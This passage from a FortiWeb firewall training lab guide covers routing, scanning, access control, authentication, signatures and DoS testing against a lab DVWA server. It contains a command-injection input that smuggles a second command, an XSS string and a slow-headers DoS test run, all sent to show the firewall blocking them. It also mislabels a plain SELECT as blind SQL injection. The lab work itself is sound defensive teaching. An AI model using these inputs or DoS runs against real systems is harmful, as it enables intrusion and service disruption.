HTTP Content Routing Policy Name	linux1
Inherit Web Protection Profile	Enabled
Default	No

- Click **OK**.
- Click **Add**, and then configure the following settings:

Field	Value
HTTP Content Routing Policy Name	linux2
Inherit Web Protection Profile	Enabled
Default	No

9. Click **OK**.
10. Click **Add**, and then configure the following settings:

Field	Value
HTTP Content Routing Policy Name	webservers
Inherit Web Protection Profile	Enabled
Default	Yes

11. Click **OK**.

Deployment Mode	HTTP Content Routing																																	
Virtual Server	vserver1																																	
HTTP Content Routing	+ Add <table> <tr> <th>#</th><th>HTTP Content Routing Policy</th><th>Server Pool</th><th>Default</th><th>Inherit Web Protection Profile</th><th>Web Protection Profile</th><th>Action</th></tr> <tr> <td>1</td><td>linux1</td><td>linux1</td><td>No</td><td>Yes</td><td></td><td>   </td></tr> <tr> <td>2</td><td>linux2</td><td>linux2</td><td>No</td><td>Yes</td><td></td><td>   </td></tr> <tr> <td>3</td><td>webservers</td><td>server-pool1</td><td>Yes</td><td>Yes</td><td></td><td>   </td></tr> </table>						#	HTTP Content Routing Policy	Server Pool	Default	Inherit Web Protection Profile	Web Protection Profile	Action	1	linux1	linux1	No	Yes		   	2	linux2	linux2	No	Yes		   	3	webservers	server-pool1	Yes	Yes		   
#	HTTP Content Routing Policy	Server Pool	Default	Inherit Web Protection Profile	Web Protection Profile	Action																												
1	linux1	linux1	No	Yes		   																												
2	linux2	linux2	No	Yes		   																												
3	webservers	server-pool1	Yes	Yes		   																												
	<< < 1/1 > >>																																	

12. Click **OK** to save the policy.

Test the Content Routing Policy

You will test your configuration by connecting to `http://linux1`, `http://linux2`, `http://www.example.com`, and `http://10.0.1.8`. You will also verify the results in the log files.

Test content routing

1. On the Student VM, open Firefox, and then visit the following websites:

```
http://linux1
http://linux2
http://www.example.com
http://10.0.1.8
```

Note that connections to `http://linux1` and `http://linux2` takes you to the expected server. All other URLs are load balanced across the two servers.

2. Close the Student VM browser tab.
3. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Traffic**.
4. Browse through the entries and double-click them to show additional information.



If you do not see any entries in the traffic log, be sure to enable **Enable Traffic Log** under **Log&Report > Log Config > Other Log Settings**.

Policy	policy1
HTTP Content Routing	linux2
Server Pool	linux2
Status	success

Note that, by default, FortiWeb logs the policy, HTTP content routing rule, and server pool used for each connection to aid in troubleshooting.

- In the upper-left corner of the header bar of the traffic logs, highlight and click the gear icon to make content routing troubleshooting easier.
- Select **Server Pool** from the available options.
These are additional columns that can be displayed.
- Click **Apply**.

A new column is added, displaying the server pool used for each connection, to make verifying content routing easier.

Policy	Source	Destination	Service	Method	Return Code	Server Pool
policy1	100.64.0.10	10.0.1.22	http	post	204	server-pool1
policy1	100.64.0.10	10.0.1.22	http	get	200	server-pool1
policy1	100.64.0.10	10.0.1.22	http	get	200	server-pool1
policy1	100.64.0.10	10.0.1.22	http	get	200	server-pool1
policy1	100.64.0.10	10.0.1.22	http	post	204	linux2
policy1	100.64.0.10	10.0.1.22	http	get	200	linux2

- Log out of the FortiWeb GUI.

Lab 3: Web Vulnerability Scanner

In this lab, you will configure FortiWeb to scan for common configurations on your target websites.

Objectives

- Enable FortiWeb vulnerability scans
- Configure a very basic vulnerability scan to identify a common vulnerability on the target web server
- Use HTTP header rewrites to remove sensitive information from a connection

Time to Complete

Estimated: 30 minutes

Restore the Initial Configuration (Optional)

Perform this section only if you did not finish the previous lab. Restore the initial configuration files for this lab.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Browse to **Desktop > Resources**, and then select `fwb_solution_lab2.zip`.
5. Click **Restore**.

The FortiWeb VM reboots.

Exercise 1: Configuring the Web Vulnerability Scanner

The web vulnerability scanner allows you to use prepackaged scans or custom scans to discover vulnerabilities on protected websites.

Perform a Web Vulnerability Scan

By default, the web vulnerability scanner is a hidden feature. You will enable it and perform a basic scan against a target website.

To enable the web vulnerability scan feature

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Config > Feature Visibility**.
3. Enable **Web Vulnerability Scan**.
4. Click **Apply**.
5. Click **Web Vulnerability Scan > Scan Profile > Scan Template**.
Note the four default scan profiles that are available.

To perform a vulnerability scan

1. Continuing on the FortiWeb GUI, click **Web Vulnerability Scan > Scan Profile > Scan Profile**.
2. Click **Create New** to define a new scan profile, and then configure the following settings:

Field	Value
Name	fast-scan1
Scan Target	http://10.0.1.21
Scan Template	Fast Scan

3. Click **OK** to save the scan profile.
4. Click **Web Vulnerability Scan > Web Vulnerability Scan Policy**.
5. Click **Create New** to define a new scan profile, and then configure the following settings:

Field	Value
Name	fast-scan
Type	Run Now
Profile	fast-scan1

6. Click **OK** to save the profile.
The scan will start immediately. Wait for the scan to complete.



Be careful when you run a scan against a production web server—it can cause slowdowns and disconnects. Use a copy of the server or run the scan during scheduled downtime.

To review the results

1. Continuing on the FortiWeb GUI, click the view icon (👁) beside the scan to view a summary of the results.
2. Click **Web Vulnerability Scan > Scan History**, and then click an entry to bring up a results page.
More detailed results of the scan are displayed.
3. Review the results.
Many of the results are simple HTTP header errors and other possible configuration errors. However, make a note of things, such as what cookies are being set and other possible security flaws that could be cleaned up.
4. Close the web vulnerability scan report.

Create and Run a Custom Scan

You will create a new scan to target some specific vulnerabilities an administrator wants to check for.

To create a new scan

1. Continuing on the FortiWeb GUI, click **Web Vulnerability Scan > Scan Profile > Scan Template**.
2. Click **Create New** to define a new scan template.
3. In the **Name** field, type `ID Scan`.
4. Click and expand the **Plugin 5 - Fingerprint** section.
5. Enable **Operating System Identification**.
6. Enable **Server Identification**.
7. Enable **PHP Version Identification**.
8. Enable **Server Type Identification**.
9. Click **OK**.
10. Click **Web Vulnerability Scan > Scan Profile > Scan Profile**.
11. Click **Create New** to define a new scan profile, and then configure the following settings:

Field	Value
Name	id-scan1
Scan Target	http://10.0.1.8
Scan Template	ID Scan

12. Click **OK** to save the scan profile.



Note this scan is configured to use the virtual IP (10.0.1.8) and not directly connect to the web server. This can have drastic effects on your vulnerability scan because results from directly scanning a web server are different than scanning from FortiWeb.

To run the custom scan

1. Continuing on the FortiWeb GUI, click **Web Vulnerability Scan > Web Vulnerability Scan Policy**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	id-scan
Type	Run Now
Profile	id-scan1

3. Click **OK** to save.
The scan starts immediately. Wait for the scan to finish.
4. Click **Web Vulnerability Scan > Scan History**.
5. Click an entry.
The results page is displayed. Note that there are several headers that reveal information about the web server that attackers could use. Instead of trying to fix the web servers, you will configure FortiWeb to remove these headers using a HTTP rewrite rule in the next exercise.
6. Log out of the FortiWeb GUI.

Exercise 2: Configuring HTTP Rewrite Rules

In this lab, you will modify content in an ongoing HTTP session. In the previous lab, you identified two HTTP headers that were revealing unnecessary information about the web servers. In this lab, you will configure FortiWeb to strip those headers in the HTTP response. No configuration changes on the web servers are required.

Create HTTP Rewrite Rules

You can apply HTTP rewrite rules to both HTTP requests and responses. In this case, you will configure FortiWeb to strip the `server` and `x-powered-by` headers in an HTTP response.

To create an HTTP response rewrite rule

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Application Delivery** > **URL Rewriting** > **URL Rewriting Rule**.
3. Click **Create New**, and then configure the following settings:

Field	Value
Name	Remove Headers
Action Type	Response Action
Request Action	Rewrite HTTP Header

4. Click **OK**.
5. In the **URL Rewriting Condition** table, click **Create New**, and then configure the following settings:

Field	Value
Object	HTTP Host
Regular Expression	10.0.1.2*
Protocol Filter	Enabled
Protocol	HTTP

6. Click **OK**.
7. Under **HTTP Header Removal**, click the add icon (+) beside **Header Field Name** to create a new entry.
8. In the first field, type `server`.
9. Click the add icon (+) beside **Header Field Name** again to create another new entry.
10. In the second field, type `x-powered-by`.
11. Click **OK**.

To create a new rewrite policy

1. Continuing on the FortiWeb GUI, click **Application Delivery > URL Rewriting > URL Rewriting Policy**.
2. Click **Create New**, and then configure the following setting:

Field	Value
Name	HTTP-header-remove

3. Click **OK**.
4. Click **Create New**, and then configure the following setting:

Field	Value
Rewriting Rule Name	Remove Headers

5. Click **OK**.



You can add multiple rules to the same URL rewriting policy. For example, you can combine the HTTP-HTTPS redirection *and* header removing rules in one policy. However, for troubleshooting and flexibility, it is recommended that you keep them separate.

To apply the rewrite policy

1. Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile**.
2. Double-click **protection1** to edit it.
3. In the **Application Delivery** section, configure the following setting:

Field	Value
URL Rewriting	HTTP-header-remove

4. Click **OK**.

Test HTTP Header Removal

You will test your configuration using the web vulnerability scan you configured in the previous exercise, and then review the results.

To perform a vulnerability scan

1. Continuing on the FortiWeb GUI, click **Web Vulnerability Scan > Web Vulnerability Scan Policy**.
2. Click the refresh icon (C) beside the **id-scan** entry to rescan the back-end server.
Wait for the scan to complete.

To review the results

1. Continuing on the FortiWeb GUI, click **Web Vulnerability Scan > Scan History**.
2. Click an entry to view the results.
3. Review the results.

Notice that the two vulnerabilities no longer appear in the report. One has been replaced with an omitted server header informational warning, and the other is no longer reported.



While stripping the header is an acceptable stop-gap measure of hiding the server's vulnerability, it is still highly recommended that you apply security patches to back-end servers to ensure maximum protection.

4. Log out of the FortiWeb GUI.

Lab 4: Authentication and Access Control

In this lab, you will configure machine learning anomaly detection features on FortiWeb. These features allow you to quickly and easily provide a high level of protection for your web applications.

You will also use a number of penetration testing tools to test, observe, and review machine learning anomaly detection in action.

Objectives

- Configure web protection rules
- Test access control
- Configure user tracking rules and policies
- Test user tracking
- Define host names and users
- Enable HTTP authentication
- Test HTTP authentication
- Define a custom initiation page
- Test session initiation rules

Time to Complete

Estimated: 55 minutes

Initial Configuration (Optional)


Perform this section only if you did not finish the previous lab. Restore the initial configuration file for this lab.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Browse to **Desktop > Resources**, and then select `fwb_solution_lab3.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

To restore the FortiGate configuration file

1. On the Student VM, open a browser, and then log in to the FortiGate GUI with the username `admin` and password `password`.
2. In the upper-right corner of the screen, click **admin**, and then click **Configuration > Restore**.



3. Click **Local PC**, and then click **Upload**.
4. Browse to **Desktop > Resources**, select `fgt_solution_lab3.conf`, and then click **Open**.
5. Click **OK**.
6. Click **OK** to reboot FortiGate.

Exercise 1: Configuring Advanced Access Control

In this exercise, you will enable advanced web protection rules to limit sessions and requests. By limiting these, you reduce the risk and impact of DoS attacks.

Configure Web Protection Rules

You will configure some web protection rules on FortiWeb.

To create customized rules for web protection

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Web Protection > Advanced Protection > Custom Policy > Custom Rule**.
3. Click **Create New** to define a rule with the following settings:

Field	Value
Name	combo-access-control-rule1
Action	Alert & Deny
Severity	High

4. Leave all other settings at the default values, and then click **OK**.
5. Click **Add Filter**.
6. In the **Filter Type** list, select **Access Rate Limit**.
7. Click **OK**.
8. In the **HTTP Request Limit/sec** field, type `2`.
9. Click **OK**.
10. Click **OK** to save the new match condition.
11. Click **Add Filter** again.
12. In the **Filter Type** list, select **Source IP**.
13. Click **OK**.
14. In the **Source IPv4/IPv6/IP Range** field, type `100.64.0.10`.
15. Click **OK**.
16. Click **OK** again.



In the filter types, you can create very complex requirements in order to restrict access to very specific clients and conditions.

If your web application, such as Microsoft OWA or SharePoint, already provides its own authentication, access controls can help to protect them from a brute force attack and from unauthorized IP addresses.

To create custom policies

1. Continuing on the FortiWeb GUI, click **Web Protection > Advanced Protection > Custom Policy**.
2. Click **Create New**.
3. In the **Name** field, type `combo-access-policy1`.
4. Click **OK**.
5. In the rule section, click **Create New**.
6. In the **Custom Rule** drop-down list, select `combo-access-control-rule1`.
7. Click **OK**.
8. Click **OK** again.

To create a cookie security policy

1. Continuing on the FortiWeb GUI, click **Web Protection > Cookie Security**.
2. Click **Create New**.
3. Configure the following settings:

Field	Value
Name	cookie-poisoning1
Action	Block Period
Block Period	60 seconds
Severity	High

4. Click **OK**.

Apply the Web Protection Rules

You will apply the web protection rules to a web protection profile, and then apply the web protection profile to a policy.

To apply the web protection rules to the inline protection profile

1. Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile > Inline Protection Profile**.
2. Double-click the **protection1** profile.
3. Configure the following settings:

Field	Value
Cookie Security Policy	cookie-poisoning1
Custom Policy	combo-access-policy1

4. Click **OK**.



With the **x-headers1** profile applied, the rate limit would be applied to the client IP address, and not to the FortiGate IP address.

To verify the protection profile applied to the server policy

1. Continuing on the FortiWeb GUI, click **Policy > Server Policy**.
2. Double-click the **policy1** policy.
3. Verify that the **Web Protection Profile** is set to **protection1**.
4. Click **OK** to save the settings.

Test Access Control

You will test the access controls and protection rules.

To test the access control

1. On the Student-Linux VM, open a browser, and then click the clear cache icon (🗑️).
2. Open a new browser tab, and then connect to `http://10.0.1.8/`.

Stop and think!

The page doesn't look the same. Why?

This time, because FortiWeb is limiting each client to two requests a second, and the web page has more than two components—images, scripts, and so on, are all separate from the web page and are separate requests themselves—FortiWeb blocked those requests. In a real network, you should set the rate limit to a small multiple of the number of requests required for each page. This is usually much higher, such as 50, but the number depends on the web page.

To review the minimum access rate

1. Continuing in the browser, click the preferences menu icon (☰) located in the upper-right corner of the window.
2. Click **Web Developer > Network**.
A tools panel appears below the web page.
3. On the tools panel, click **Reload**.

Stop and think!

How many requests are required for the browser to download all parts of the page? Look in the lower-right corner of the window.

Because the web page uses various CSS style sheets, it issues multiple requests to access all of the required resources.

When the custom rule limited the number of requests to two, the page can't load correctly because additional requests are being blocked by FortiWeb. As you can see in the developer tool in the browser, the page requires more than 10 requests in order to load correctly. To fix this, you must allow a sufficient number of requests for normal page operation in your custom rule.

To apply the minimum access rate

1. Return to the FortiWeb GUI, and then click **Web Protection > Advanced Protection > Custom Policy > Custom Rule**.
2. Double-click the **combo-access-control-rule1** rule.
3. Increase the **Access Rate Limit** value to **100**, a safe value for the number of requests, so that it will not interfere with later labs.
4. Log out of the FortiWeb GUI.

To verify the increased rate limit

1. Return to the Student-Linux VM, and then refresh the browser tab connected to `http://10.0.1.8`.
The web page appears normal again because the browser can now load the external style sheet (CSS) file and images.
2. Close the Student-Linux VM browser tab.

Exercise 2: Enabling User Tracking

In this exercise, you will enable user tracking on FortiWeb. This allows you to track sessions by user, and capture a username to reference in traffic and attack log messages. Availability of this information gives you more granular control over access to web resources, as well as improves post-attack forensic analysis.

Configure User Tracking Rules

You will configure user tracking rules.

To configure a user tracking rule

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Tracking > User Tracking > User Tracking Rule**.
3. Click **Create New**, and then configure the following settings:

Field	Value
Name	tracking-rule1
Authentication URL	/dvwa/login.php
Username Field	username
Password Field	password
Session ID Name	PHPSESSID
Default Authentication Result	Successful
Logoff Path	/dvwa/logout.php
Session Timeout	on
Timeout	1
Session Timeout Enforcement	Enable
Session Freeze Time	1
Action	Alert & Deny
Severity	High

Notice that the **Action** and **Severity** fields are available only after you enable the **Session Timeout Enforcement** setting. These options define how FortiWeb handles user sessions that have timed out.

4. Click **OK**.

To define an authentication condition

1. Continuing on the **User Tracking Rule** configuration page, in the **Authentication Result Condition Table** section, click **Create New**.
2. Configure the following settings:

Field	Value
Authentication Result Type	Successful
HTTP Match Target	Redirect URL
Value Type	Simple String
Value	/index.php

3. Click **OK**.
4. Click **OK** again.

Create User Tracking Policies

You will create a user tracking policy, and then apply it to a web protection profile.

To configure a tracking policy

1. Continuing on the FortiWeb GUI, click **Tracking > User Tracking > User Tracking Policy**.
2. Click **Create New**.
3. In the **Name** field, type `tracking-policy1`.
4. Click **OK**.
5. Click **Create New**.
6. In the **User Tracking Rule** drop-down list, select **tracking-rule1**.
7. Click **OK**.
8. Click **OK** again.

To apply the user tracking rule

1. Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile > Inline Protection Profile**.
2. Double-click the **protection1** profile.
3. In the **Tracking** section, in the **User Tracking** drop-down list, select **tracking-policy**.
4. Click **OK**.

Test User Tracking

You will test the user tracking configuration.

To test user tracking

1. On the Student-Linux VM, open a browser, and then connect to the bookmarked site named **vserver's DVWA** at `http://10.0.1.8/dvwa/login.php`.
2. Log in with the username `admin` and password `password`.
3. Visit the **Command Injection** page, and then enter the following command:

```
10.0.1.8;cd ../../;ls
```

The attempt is blocked.
4. Do not interact with the site for one minute to allow the timeout period to pass.
5. Close the Student-Linux VM browser tab.

To review the logs for the attack

1. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Attack**.
2. Review the most recent entries.
3. Click **More Details** to see a complete listing of the connection attributes.
Note that the **Username** field indicates that the attack was generated by **admin**.
4. Click **Log&Report > Log Access > Traffic**.
5. Verify that even the regular connection messages now have the **Username** field populated.
6. Log out of the FortiWeb GUI.

Exercise 3: Configuring Web Authentication

In this exercise, you will apply authentication requirements to protect specific, defined websites using their host names.

Define Host Names and Users

You will define the host names and users.

To define protected host names

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Server Objects > Protected Hostnames**.
3. Click **Create New**.
4. Configure the following settings:

Field	Value
Name	hostnames1
Default Action	Deny

5. Click **OK**.
6. Click **Create New**, and then configure the following host name settings:

Field	Value
Host	www.example.com
Action	Accept

7. Click **OK**.
8. Click **Create New** again, and then configure the following host name settings:

Field	Value
Host	10.0.1.8
Action	Accept

9. Click **OK**.
10. Your configuration should match the following example:

Edit Protected Hostnames

Name:

Default Action:

☐	ID	Host	Action
☐	1	www.example.com	Accept
☐	2	10.0.1.8	Accept



If this server hosts websites for many domains, including subdomains such as `store.example.com`, you should add all domain names here.

To define users and user groups

1. Continuing on the FortiWeb GUI, click **User > Local User**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	user1
User Name	juser
Password	test

3. Click **OK**.



For a larger user list, you should define an LDAP or RADIUS query to a remote authentication server.

4. Click **User > User Group > User Group**.
5. Click **Create New**.
6. In the **Name** field, type `user-query1`.
7. Click **OK**.
8. Click **Create New**.
9. Configure the following settings:

Field	Value
User Type	Local User
Name	user1

10. Click **OK**.
11. Click **OK** again.

Enable HTTP Authentication

You will group the new rule into an HTTP authentication policy, which can include many websites with common connection timeouts, session caches, and other identical settings. During the testing phase of this lab, you want to view all authentication attempts—not just failures—so you will also log successful attempts.

You will define which user accounts are authorized to access a specific URL, and which authorization *realm* the URL belongs to.

To define authorized accounts to a specific URL

1. Continuing on the FortiWeb GUI, click **Application Delivery > Authentication > Authentication Rule**.
2. Click **Create New**.
3. Configure the following settings:

Field	Value
Name	HTTP-auth-realm1
Host Status	enabled
Host	www.example.com

4. Click **OK**.
5. Click **Create New**.
6. Configure the following settings:

Field	Value
Auth Type	Basic
User Group	user-query1
User Realm	Employees Only
Auth Path	/

7. Click **OK**.
8. Click **OK** again.

To configure the HTTP authentication policy

1. Continuing on the FortiWeb GUI, click **Application Delivery > Authentication > Authentication Policy**.
2. Click **Create New**.
3. Configure the following settings:

Field	Value
Name	HTTP-auth-settings1
Cache Timeout	15
Alert Type	All

4. Click **OK**.
5. Click **Create New**.
6. In the **Auth Rule** drop-down list, select **HTTP-auth-realm1**.
7. Click **OK**.
8. Click **OK** again.



The cache timeout you configured is unrealistically small. This is so you don't have to wait long for the authentication session to expire, and so you can try it again with a slightly different URL or user account.

However, in a real production network, you should configure the cache timeout to be 300 seconds or higher. This allows users to read the web page, and click the next link without FortiWeb prompting them to reauthenticate.

To enable authentication and authorization in a protection profile

1. Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile > Inline Protection Profile**.
2. Double-click the **protection1** profile.
3. In the **Application Delivery** section, in the **HTTP Authentication** drop-down list, select **HTTP-auth-settings1**.
4. Click **OK**.

To enable protected host names

1. Continuing on the FortiWeb GUI, click **Policy > Server Policy**.
2. Double-click the **policy1** profile.
3. In the **Protected Hostnames** drop-down list, select **hostnames1**.
4. Click **OK**.

Test the HTTP Authentication


Remember, between each test you must wait 15 seconds, and then restart your browser. This is because of the cache timeout setting and, by default, the browser keeps authentication cookies until you restart the browser.

To test the authentication and authorization settings

1. On the **Student-Linux VM**, open a browser, click the **Clear Cache** icon (🗑️), and then browse to `http://www.example.com/`.

An authentication prompt appears.

2. Click **Cancel**.



3. In a new browser tab, connect to the FortiWeb virtual server IP address at `http://10.0.1.8/`.
An authentication prompt does not appear. Why?
4. In a new browser tab, connect to `http://www.example.com/`.
As expected, the authentication prompt appears.
5. Enter your authentication credentials.
 - Which username do you need to enter: `user1` or `juser`?
 - Where do failed user authentications appear—in the attack log or event log?
 - How are logs about user logins different from those about administrator logins?
 - Why doesn't this website display correctly? If you authenticate on `http://www.example.com/` instead, will the website display correctly?
6. Close the Student-Linux VM browser tab.

Lab 5: Signature Configuration

In this lab, you will configure FortiWeb to test and block two very common web-based attacks.

Objectives

- Execute, detect, and block a basic XSS attack
- Execute, detect, and block a basic SQL injection attack
- Create a custom signature used to block an attack

Time to Complete

Estimated: 35 minutes

Initial Configuration (Optional)

Perform this section only if you did not finish the previous lab. Restore the initial configuration file for this lab.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Browse to **Desktop > Resources**, and then select `fwb_solution_lab4.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

Exercise 1: Blocking Common Attacks With Signatures

In this exercise, you will configure FortiWeb to block two common attacks, and then observe how the default security policy detects and blocks the attempts.

Attempt an XSS Attack

You will attempt to push a simple string of code used in an XSS attack to a vulnerable web server.

To attempt an XSS attack against a vulnerable web server

1. On the Student-Linux VM, open Mozilla Firefox, and then connect to the FortiWeb virtual server at `http://10.0.1.8/dvwa`. or use the **DVWA** bookmark in the **Web Servers** folder located in the bookmark toolbar.
2. Log in with the username `admin` and password `password`.
3. Click **XSS (Reflected)**.
4. In the input field, type `<script>Attack()</script>`.



This is a simple string of code that can trigger an XSS attack, and should not be allowed to be submitted to a web server.

5. Click **Submit**.

To review the logs

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Log&Report > Log access > Attack**, and then review the message column.
You will see the signature detection of an XSS attack.

What is the specific piece of code that triggered the signature detection?

Attempt a SQL Injection Attack

You will attempt to submit a simple SQL injection attack to a vulnerable web server, and then see how FortiWeb responds.

Attempt a SQL attack against a vulnerable web server

1. Return to the Student-Linux VM, open a new browser tab, and then connect to the FortiWeb virtual server at `http://10.0.1.8/dvwa`. or use the **DVWA** bookmark in the **Web Servers** folder located in the bookmark toolbar.
2. Log in with the username `admin` and password `password`.

3. Click **Sql Injection**.
 4. In the input field, type `SELECT * FROM users where id = '1';.`
-



This is a sample of a blind SQL injection command, which should always be blocked when submitted to a web server.

5. Click **Submit**.
6. Close the Student-Linux VM browser tab.

To review the logs

1. Return to the FortiWeb GUI, and then refresh the **Attack** log page.
2. Review the message column.
You will see the signature detection of a SQL injection attack.
3. Log out of the FortiWeb GUI.

Exercise 2: Blocking With Custom Signatures

In this exercise, you will configure FortiWeb to block an attack with a custom string.

Block Custom Attacks With FortiWeb

You will configure a custom signature that FortiWeb will use to block a connection before the traffic can be passed on to the protected server.

To create a custom signature

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Web Protection > Known Attacks > Custom Signature > Custom Signature**.
3. Click **Create New**.
4. Configure the following settings:

Field	Value
Name	custom-signature1
Action	Alert & Deny
Severity	High

5. Click **OK**.
6. Click **Create New**.
7. Configure the following settings:

Field	Value
Match Operator	Regular Expression Match
Case Sensitive	off
Regular Expression	attack123
Selected Target	Request URI

8. Click **OK**.
9. Click **OK** again.

To create a new signature group

1. Continuing on the FortiWeb GUI, click **Web Protection > Known Attacks > Custom Signature > Custom Signature Group**.
2. Click **Create New**.

3. In the **Name** field, type `signature-group1`.
4. Click **OK**.
5. Click **Create New**.
6. In the **Custom Signature** drop-down list, select **custom-signature1**.
7. Click **OK**.
8. Click **OK** again.



You can add multiple signatures to the same signature group. You can select only *one* custom signature group in a policy.

To apply the custom signature to a policy

1. Continuing on the FortiWeb GUI, click **Web Protection > Known Attacks > Signatures**.
2. Double-click the **signatures1** entry.
3. In the **Custom Signature Group** drop-down list, select **signature-group1**.
4. Click **OK**.
Because **signatures1** is already enabled in the **protection1** web protection profile, the new custom signature is now active.

Test the Custom Signature

You will test the custom signature configuration by attempting a new attack on the web servers.

To attempt a SQL attack against a vulnerable web server

1. On the Student-Linux VM, open Mozilla Firefox, and then visit the FortiWeb virtual server at `http://10.0.1.8/dvwa` or use the **DVWA** bookmark in the **Web Servers** folder located in the bookmarks toolbar.
2. Log in with the username `admin` and password `password`.
3. Click **SQL Injection**.
4. In the input field, type `Submit(attack123);`.
5. Click **Submit**.



The signature matches in the URL and the connection is blocked like a preconfigured signature.

6. Close the Student-Linux VM browser tab.

To review the logs

1. Return to the FortiWeb GUI, and then click **Log&Report > Log access > Attack**.
2. Review the **Message** column.

You will see the custom signature detection attack error.

3. Log out of the FortiWeb GUI.

Lab 6: DoS Attack Mitigation

In this lab, you will test your lab web servers for vulnerabilities to specific denial-of-service (DoS) attacks. After you identify the vulnerabilities, you will implement some FortiWeb configurations to help protect against those attacks.

Objectives

- Test a website for vulnerability to a non-volumetric type of DoS attack
- Configure FortiWeb to detect a non-volumetric DoS attack
- Configure web anti-defacement to revert the changing of a website

Time to Complete

Estimated: 50 minutes

Restore the Initial Configuration (Optional)

Perform this section only if you did not finish the previous lab. Restore the initial configuration file for this lab.

To restore the FortiWeb configuration file

1. On the Student VM, open a browser, and then log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Maintenance > Backup & Restore**.
3. In the **System Configuration** section, select **Restore**, and then click **Browse**.
4. Browse to **Desktop > Resources**, and then select `fwb_solution_lab5.zip`.
5. Click **Restore**.
The FortiWeb VM reboots.

Exercise 1: Protecting Against a Slow Headers DoS Vulnerability

In this exercise, you will configure FortiWeb to protect your network against a slow headers DoS attack.

Configure the Server Policy

You will enable the web protection profile that you previously disabled. Since FortiWeb applies the specified default and custom protection profiles before applying the machine learning anomaly detection, both can be enabled from this point on.

Verify the server policy

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Policy > Server Policy**.
3. Select **policy1**, and then click **Edit**.
4. Scroll down to the **Security Configuration** section.
5. In the **Web Protection Profile** drop-down list, select **protection1**.
6. Click **OK**.

Test for a Slow Headers DoS Vulnerability

You will test your environment in order to identify any DoS weaknesses, and then configure FortiWeb to address those weaknesses. You will use a preconfigured script that will execute the SlowHTTPTest tool, with all appropriate arguments. The script is configured to run the test for 90 seconds, and to initiate 1005 connections.

To test the back-end server vulnerability

1. On the Student-VM, open a terminal window (located in the bottom bar).
2. Execute the `./slowhttpstest.sh test1` command to run the attack directly against the back-end server (`http://10.0.1.21`).

You should observe that during the test, the `service available` field cycles between `YES` and `NO`, and that many of the connections are `closed`.

```
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                SLOW HEADERS
number of connections:    1005
URL:                      http://10.0.1.21/index.php
verb:                     GET
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  50
probe connection timeout:  3 seconds
test duration:            90 seconds
using proxy:              no proxy

